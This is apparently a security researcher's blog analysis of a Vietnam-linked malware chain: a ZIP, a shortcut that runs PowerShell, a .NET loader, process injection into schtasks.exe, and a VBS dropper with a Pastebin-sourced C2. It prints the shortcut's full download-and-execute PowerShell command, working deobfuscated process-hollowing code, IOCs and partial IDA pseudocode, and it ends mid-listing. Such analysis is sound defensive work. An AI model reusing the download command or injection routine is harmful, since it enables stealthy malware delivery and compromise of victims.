[QuickNote] Uncovering Suspected Malware Distributed By Individuals from Vietnam


kienmanowar.wordpress.com/2023/04/08/quicknote-uncovering-suspected-malware-distributed-by-individuals-from-vietnam/

April 8, 2023

Recently, I received a hash of sample from a friend on Twitter. Upon further investigation, I noticed that the code was likely created by someone in Vietnam. As a result, I decided to analyze and share it with others.

Malicious code can be incredibly dangerous and harmful to computer systems, and it's important to be able to recognize and understand it. By analyzing the code, we can determine its purpose and potential impact, as well as develop strategies to protect against similar threats in the future.

Given the potential risks of this particular code, I felt it was important to share my findings with others in the security community. By working together and sharing information, we can all help to keep our systems and networks safe from harm. I hope that someone will take the time to investigate deeper and uncover who is behind this malware. It is crucial to identify the culprit and hold them accountable for their actions.



15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6dec2f25870d64dcc1

This goes to you Since I know you checkout Vietnam IoC

github.com
vltpro - Overview

github.com/vltpro 2nd stage


Yesterday, 7:34 PM

Tks you, will take a look

Yesterday, 7:38 PM

Sample hash: 15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6dec2f25870d64dcc1

Through VT's Telemetry, this sample was submitted from Vietnam. It's possible that the victim submitted it to VT or the author themselves submitted it to see if it would be detected by antivirus companies.



35 / 62

Community Score

35 security vendors and no sandboxes flagged this file as malicious

15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6dec2f25870d64dcc1
fvia.zip

zip checks-user-input detect-debug-environment long-sleeps sets-process-name

764 B Size


2023-03-15 08:23:30 UTC
22 days ago

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY 2

Submissions


Date	Name	Source	Country
2023-03-15 08:23:30 UTC	fvia.zip	d4880590 - web	VN

Below is a diagram illustrating the execution flow of the malware.


ZIP
fvia.zip
Bundled File
LNK
fvia.lnk
Download & Exec
C#
hxxps[://]raw[.]githubusercontent[.]com/vltpro/FVIATOOL/main/iXPWQcqYZM[.]exe
Decrypt
C#
.Net payload
Decrypt
EXE
Payload 2
Spawn schtasks.exe & Inject Payload 2 into schtasks.exe
schtasks.exe
Drop & Exec
VBS
svchost.vbs
Decode payload from Reg & Exec
C#
.Net payload (Client.exe)
Retreive C2 IP:Port
PASTEBIN
hxxps://pastebin[.]com/raw/gdYYU7gi
Connect to C2
171[.]247.25.94:5656

1. Stage 1

The compressed file named “**`fvia.zip`**” contains a shortcut file called “**`fvia.lnk`**“. If the user double-clicks on this file, it will execute a Powershell script. This script is designed to download a payload from the address “**`hxxps[://]raw[.]githubusercontent[.]com/vltpro/FVIATOOL/main/iXPWQcqYZM[.]exe`**” and save it as “**`%APPDATA%\svchost.exe`**“. Finally, the downloaded payload will be executed.




Name
15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6
Archives
15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d6
Systems
fvia.lnk

```
StringData
{
    namestring: not present
    relativepath: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    workingdir: not present
    commandlinearguments: -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/vltpro/FVIATOOL/main/iXPWQcqYZM.exe','%APPDATA
%\svchost.exe');Start-Process '%APPDATA%\svchost.exe'
    iconlocation: *.txt
}
```


2. Stage 2

The downloaded file is a .NET payload. Upon a quick inspection of its information, several indicators are present, such as:




```
Packer/Compiler:
  Compiler: Microsoft Visual Studio
  Detect It Easy (die)
  --> PE: Protector: Eziriz .NET Reactor(6.x.x.x)[By Dr.FarFar]
  --> PE: protector: Dotfuscator(-)[-]
  --> PE: library: .NET(v4.0.30319)[-]
  --> PE: compiler: VB.NET(-)[-]
  --> PE: linker: Microsoft Linker(8.0)[EXE32]
  --> Entropy: 5.93161

IT Functions:
  KERNEL32.DLL -> Sleep (Possible Call API By Name)
  KERNEL32.DLL -> WriteFile

Windows REG (UNICODE):
  Rebuilt string - SOFTWARE\Policies\Microsoft\Windows\System

File Access:
  GkXpP.exe
  mscoree.dll
  MicroLite.dll
  advapi32.dll
  usp10.dll
  kernel32.dll
  user32.dll
  gdi32.dll
  crypt32.dll
  Temp
  c:\Temp\GkXpP.pdb
  D:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  D:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process Descriptior
  D:\Windows\System32\schtasks.exe

File Access (UNICODE):
  AC:\Windows\System32\schtasks.exe
  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  sC:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Upon analyzing the code of this payload, it has been determined that it will decrypt into two PE files. The first PE file is a .NET payload, while the second PE file is coded in C. After obtaining information about the method within the decoded .NET payload, it can call this method with two parameters: `{ "C:\Windows\System32\schtasks.exe", obj2 }`. Here, `obj2`refers to the second PE file.




```
byte[] array3 = (byte[])AssemblyContentType.ExceptionDispatchInfo(ref array, ref string2);
byte[] array4 = (byte[])AssemblyContentType.ExceptionDispatchInfo(ref array2, ref @string);
Assembly assembly = Assembly.Load(array4);
object obj2 = array3;
string string3 = Encoding.Default.GetString(new byte[]
{
    110, 81, 81, 105, 106, 71, 122, 65, 66, 73,
    103, 76, 66, 79, 76, 114, 112, 72, 113, 72,
    107, 107, 111, 105, 68, 46, 110, 81, 81, 105,
    106, 71, 122, 65, 66, 73, 103, 76, 66, 79,
    76, 114, 112, 72, 113, 72, 107, 107, 111, 105,
    68
});
string string4 = Encoding.Default.GetString(new byte[]
{
    78, 104, 88, 78, 66, 98, 116, 87, 81, 88,
    66, 99, 67, 104, 116, 99, 84, 88, 85, 65,
    113, 99, 113, 80, 105
});
MethodInfo method = assembly.GetType(string3).GetMethod(string4);
method.Invoke("", new object[] { "C:\\Windows\\System32\\schtasks.exe", obj2 });
```

Quickly check the basic information of these payloads as the following: 1st payload (.Net payload) (`a1cc33df5af690050e7e76ca40668f68ea0801df2569ac7404762f101a065bb6`)



```
Packer/Compiler:
  Compiler: Microsoft Visual .NET  - (You can use a decompiler for this...)
  Compiler: Microsoft Visual Studio
  Detect It Easy (die)
  --> PE: Protector: Eziriz .NET Reactor(6.x.x.x)[By Dr.FarFar]
  --> PE: library: .NET(v4.0.30319)[-]
  --> PE: linker: Microsoft Linker(8.0)[EXE32]
  --> Entropy: 6.17626

IT Functions:
  KERNEL32.DLL -> VirtualAlloc
  KERNEL32.DLL -> LoadLibraryA
  KERNEL32.DLL -> GetProcAddress

File Access:
  HeAEW.exe
  mscoree.dll

File Access (UNICODE):
  32.dll

Interests Words:
  Encrypt
  Decrypt

Strings/Hex Code Found With The File Rules:
  --> Rule Text: WinAPI Sockets (connect)
  --> Rule Text: Stealth (VirtualAlloc)
  --> Rule Text: Stealth (ReadProcessMemory)
  --> Rule Text: Execution (CreateProcessA)
  --> Rule Text: Execution (ResumeThread)
  --> EP Rules: Microsoft Visual Studio .NET
```

2nd payload (`7c82507412b690ba888f06d3fb9b2d110e2a346da3322de9468bf46ee7086e93`)



```
Packer/Compiler:
  Detect It Easy (die)
  --> PE: linker: Microsoft Linker(6.0)[EXE32,admin]
  --> Entropy: 6.73386

IT Functions:
  SHELL32.DLL -> ShellExecuteA

File Access:
  kernel32.dll
  shell32.dll
  msvcrt.dll

Strings/Hex Code Found With The File Rules:
  --> Rule Text: Execution (ShellExecute)
```

3. Stage 3

After performing deobfuscation and field renaming, the .NET payload code simply utilizes the Process Injection technique. It spawns the `schtasks.exe` process and injects Payload 2 into this process, hiding the malicious code under the guise of the `schtasks.exe` process to deceive the victim.

```
public static void NhXNBbtWQXBcChtcTXUAqcqPi(string path, byte[] BMzkoPmmQXLGAmGCzcVuwiJWE)
                {
                        for (int i = 0; i < 5; i++)
                        {
                                int num = 0;
                                nQQijGzABIgLBOLrpHqHkkoiD.Struct1 @struct =
default(nQQijGzABIgLBOLrpHqHkkoiD.Struct1);
                                nQQijGzABIgLBOLrpHqHkkoiD.Struct0 struct2 =
default(nQQijGzABIgLBOLrpHqHkkoiD.Struct0);
                                @struct.uint_0 =
Convert.ToUInt32(Marshal.SizeOf(typeof(nQQijGzABIgLBOLrpHqHkkoiD.Struct1)));
                                try
                                {
                                        if (!nQQijGzABIgLBOLrpHqHkkoiD.fn_CreateProcessA(path,
string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref @struct, ref
struct2))
                                        {
                                                throw new Exception();
                                        }
                                        int num2 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, 60);
                                        int num3 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, num2 + 52);
                                        int[] array = new int[179];
                                        array[0] = 65538;
                                        if (IntPtr.Size == 4)
                                        {
                                                if
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_GetThreadContext(struct2.intptr_1, array))
                                                {
                                                        throw new Exception();
                                                }
                                        }
                                        else if
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_Wow64GetTheadContext(struct2.intptr_1, array))
                                        {
                                                throw new Exception();
                                        }
                                        int num4 = array[41];
                                        int num5 = 0;
                                        if
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_ReadProcessMemory(struct2.intptr_0, num4 + 8, ref num5, 4, ref
num))
                                        {
                                                throw new Exception();
                                        }
                                        if (num3 == num5 &&
nQQijGzABIgLBOLrpHqHkkoiD.fn_ZwUnmapViewOfSection(struct2.intptr_0, num5) != 0)
                                        {
                                                throw new Exception();
                                        }
                                        int num6 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, num2 + 80);
                                        int num7 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, num2 + 84);
                                        bool flag = false;
                                        int num8 =
nQQijGzABIgLBOLrpHqHkkoiD.fn_VirtualAllocEx(struct2.intptr_0, num3, num6, 12288, 64);
```

```
                                        if (num8 == 0)
                                        {
                                                throw new Exception();
                                        }
                                        if
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_WriteProcessMemory(struct2.intptr_0, num8,
BMzkoPmmQXLGAmGCzcVuwiJWE, num7, ref num))
                                        {
                                                throw new Exception();
                                        }
                                        int num9 = num2 + 248;
                                        short num10 =
BitConverter.ToInt16(BMzkoPmmQXLGAmGCzcVuwiJWE, num2 + 6);
                                        for (int j = 0; j < (int)num10; j++)
                                        {
                                                int num11 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, num9 + 12);
                                                int num12 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, num9 + 16);
                                                int num13 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, num9 + 20);
                                                if (num12 != 0)
                                                {
                                                        byte[] array2 = new byte[num12];

Buffer.BlockCopy(BMzkoPmmQXLGAmGCzcVuwiJWE, num13, array2, 0, array2.Length);
                                                        if
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_WriteProcessMemory(struct2.intptr_0, num8 + num11, array2,
array2.Length, ref num))
                                                        {
                                                                throw new Exception();
                                                        }
                                                }
                                                num9 += 40;
                                        }
                                        byte[] bytes = BitConverter.GetBytes(num8);
                                        if
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_WriteProcessMemory(struct2.intptr_0, num4 + 8, bytes, 4, ref
num))
                                        {
                                                throw new Exception();
                                        }
                                        int num14 =
BitConverter.ToInt32(BMzkoPmmQXLGAmGCzcVuwiJWE, num2 + 40);
                                        if (flag)
                                        {
                                                num8 = num3;
                                        }
                                        array[44] = num8 + num14;
                                        if (IntPtr.Size == 4)
                                        {
                                                if
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_SetTheadContext(struct2.intptr_1, array))
                                                {
                                                        throw new Exception();
                                                }
                                        }
                                        else if
```


```
(!nQQijGzABIgLBOLrpHqHkkoiD.fn_Wow64SetTheadContext(struct2.intptr_1, array))
                                        {
                                                throw new Exception();
                                        }
                                        if
(nQQijGzABIgLBOLrpHqHkkoiD.fn_ResumeThread(struct2.intptr_1) == -1)
                                        {
                                                throw new Exception();
                                        }
                                        break;
                                }
                                catch
                                {

Process.GetProcessById(Convert.ToInt32(struct2.uint_0)).Kill();
                                }
                        }
                }
```

Using IDA to analyze **payload 2**, we quickly found the function that performs the main task of the malware as follows:

- Decrypt strings.
- Writing the decrypted content of the script into a file and executing that file.


```
int __stdcall mw_decrypt_and_exec_vbs_file()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  sleep(0);
  lpOperation = mw_decrypt_string(encString, 4);
  lpFile = mw_decrypt_string(byte_402026, 0xA);
  v0 = mw_decrypt_string(byte_402031, 0x12E);
  ShellExecuteA(0, lpOperation, lpFile, v0, 0, 0);
  encString_arr[0] = &byte_402160;
  encString_arr[1] = &byte_40216C;
  encString_arr[2] = &byte_402178;
  encString_arr[3] = &byte_41240D;
  encString_arr[4] = &byte_412415;
  encString_arr[5] = &byte_412421;
  encString_len[0] = 0xB;
  encString_len[1] = 0xB;
  encString_len[2] = 0x10294;
  encString_len[3] = 1;
  encString_len[4] = 7;
  encString_len[5] = 0xB;
  encString_len[6] = 0x10294;
  encString_len[7] = 1;
